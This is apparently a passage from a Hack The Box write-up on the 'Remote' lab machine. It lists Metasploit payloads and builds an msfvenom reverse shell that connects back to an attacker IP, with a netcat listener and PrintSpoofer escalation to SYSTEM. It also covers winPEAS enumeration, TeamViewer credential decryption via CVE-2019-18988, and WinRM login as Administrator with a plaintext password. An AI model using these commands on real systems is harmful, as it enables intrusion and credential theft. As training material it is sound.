<code>windows/x64/shell/reverse_tcp_uuid</code>	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
<code>windows/x64/shell_bind_tcp</code>	Listen for a connection and spawn a command shell (Windows x64)
<code>windows/x64/shell_reverse_tcp</code>	Connect back to attacker and spawn a command shell (Windows x64)
<code>windows/x64/vncinject/bind_ipv6_tcp</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
<code>windows/x64/vncinject/bind_ipv6_tcp_uuid</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
<code>windows/x64/vncinject/bind_named_pipe</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a pipe connection (Windows x64)
<code>windows/x64/vncinject/bind_tcp</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64)
<code>windows/x64/vncinject/bind_tcp_rc4</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
<code>windows/x64/vncinject/bind_tcp_uuid</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
<code>windows/x64/vncinject/reverse_http</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
<code>windows/x64/vncinject/reverse_https</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 wininet)
<code>windows/x64/vncinject/reverse_tcp</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64)
<code>windows/x64/vncinject/reverse_tcp_rc4</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
<code>windows/x64/vncinject/reverse_tcp_uuid</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
<code>windows/x64/vncinject/reverse_winhttp</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
<code>windows/x64/vncinject/reverse_winhttps</code>	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttps)

- let's create a payload with msfvenom with this module.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=9991
-f exe > shellRevS.exe
```

Getting the shell:

- on our kali lets start listening:

```
nc -lvp 9991
```

- after the meterpreter has started listen run this command on the target system:

```
.\printspoofer.exe -i -c .\shellRevS.exe
```

We got a Shell:

```
(kali㉿kali)-[~/Desktop/HTB/REMOTE]
$ nc -lvpn 9991
listening on [any] 9991 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.180] 49741
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami \pric
whoami \pric
ERROR: Invalid argument/option - '\pric'.
Type "WHOAMI /?" for usage.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- I didn't like this solution so I didn't solve the Box this way I solved it using the methods outlined below:

PRIVILEGE ESCALATION (ROOT FLAG)

- Let's run winpeas on the target system.

START HTTP SERVER:

- we will need a way to get winPEAS onto the target system so let's download it into our own system and then use Python in the directory in which we put winpeas and launch an HTTP server using Python.

```
python3 -m http.server 8000 # start http server port 8000 on our KALI using python
```

Now on the Target machine make request to the IP we have with the HTB VPN and request the name of the file we're trying to access:

```
curl http://10.10.10.10:8000/winPEASx64.exe -o winpeas.exe
```

- now make sure we download it usually into the user's desktop or into the Public Desktop.

```
.\winPEASx64.exe # execute winpeas
```

WINPEAS INTERESTING OUTPUT:

```
????????????? Home folders found
C:\Users\.NET v2.0
C:\Users\.NET v2.0 Classic
C:\Users\.NET v4.5
C:\Users\.NET v4.5 Classic
C:\Users\Administrator
C:\Users\All Users
C:\Users\Classic .NET AppPool
C:\Users\Default
C:\Users\Default User
C:\Users\Public : Service [WriteData/CreateFiles]
```

```
????????????? Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultUserName : Administrator
```

```
???????????? Modifiable Services
? Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
RmSvc: GenericExecute (Start/Stop)
UsoSvc: AllAccess, Start
```

- <https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services>

```
???????????? Cached Creds
? If > 0, credentials will be cached in the registry and accessible by SYSTEM user https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials
cachedlogonscount is 10
```

- <https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials>

```
???????????? LSA Protection
? If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsa-protection
LSA Protection is not enabled
```

- <https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsa-protection>

```
???????????? Credentials Guard
? If enabled, a driver is needed to read LSASS memory https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard
CredentialGuard is not enabled
Virtualization Based Security Status: Not enabled
Configured: False
Running: False
```

- <https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard>

```
????????????? Looking for possible password files in users homes
? https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside-files
C:\Users\All Users\Microsoft\UEV\InboxTemplates\Roaming\CredentialSettings.xml
```

-

```
????????????? Looking AppCmd.exe
? https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#appcmd.exe
AppCmd.exe was found in C:\Windows\system32\inetsrv\appcmd.exe
You must be an administrator to run this check
```

Exploiting Teamviewer

- interesting desktop .lnk to teamviewer7

PS C:\Users\Public\Desktop> dir

Directory: C:\Users\Public\Desktop


Mode	LastWriteTime	Length	Name
-a---	11/7/2024 1:41 PM	27136	printsspoof.exe
-a---	2/20/2020 2:14 AM	1191	TeamViewer 7.lnk
-ar--	11/7/2024 12:42 PM	34	user.txt
-a---	11/7/2024 1:36 PM	9842176	winpeas.exe

Searchsploit:

- Lets use `searchsploit` to find any possible exploits for TeamViewer7

Exploit Title	Path
TeamViewer 11 < 13 (Windows 10 x86) - Inline Hooking / Direct Memory Modification Permission Change	windows_x86/local/43366.md
TeamViewer 11.0.65452 (x64) - Local Credentials Disclosure	windows_x86-64/local/40342.py
TeamViewer 5.0.8232 - Remote Buffer Overflow	windows/remote/34002.c
TeamViewer 5.0.8703 - 'dwmapi.dll' DLL Hijacking	windows/local/14734.c

- non-match version 7



- <https://github.com/V1V1/DecryptTeamViewer>

- From here we find a link to a blog: <https://whynotsecurity.com/blog/teamviewer/> in this blog we can see that a vulnerability in the way Teamviewer Encrypted creds. and that the vulnerability was assigned **CVE-2019-18988**


Getting the Version of TeamViewer:

```
reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version
```

```
PS C:\Users\Public\Desktop> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
    Version      REG_SZ      7.0.43148
```

- in this github we have the queries we need aswell as the cyberchef setup to decrypt the hash creds of the Administrator.

```
REM AES_Decrypt({'option':'Hex','string':'0602000000a400005253413100040000'},
{'option':'Hex','string':'0100010067244F436E6762F25EA8D704'},'CBC','Hex','Raw',
{'option':'Hex','string':''})Decode_text('UTF-16LE (1200)')
```



- lets access the machine as Administrator.

Crackmapexec

```
crackmapexec winrm 10.10.10.180 -u Administrator -p pswd.txt
```

```
(kali㉿kali)-[~/Desktop/HTB/REMOTE]
$ crackmapexec winrm 10.10.10.180 -u Administrator -p pswd.txt
SMB      10.10.10.180    5985    REMOTE          [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
HTTP     10.10.10.180    5985    REMOTE          [*] http://10.10.10.180:5985/wsman
WINRM   10.10.10.180    5985    REMOTE          [+] remote\Administrator!:R3m0te! (Pwn3d!)
```

- then I evil-winrm into the machine...

```
evil-winrm -i 10.10.10.180 -u Administrator -p '!R3m0te!'
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

```
Directory: C:\Users\Administrator\Desktop  
Mode                LastWriteTime         Length Name  
----                LastWriteTime         Length Name  
-ar----- 11/7/2024 12:42 PM           34  root.txt
```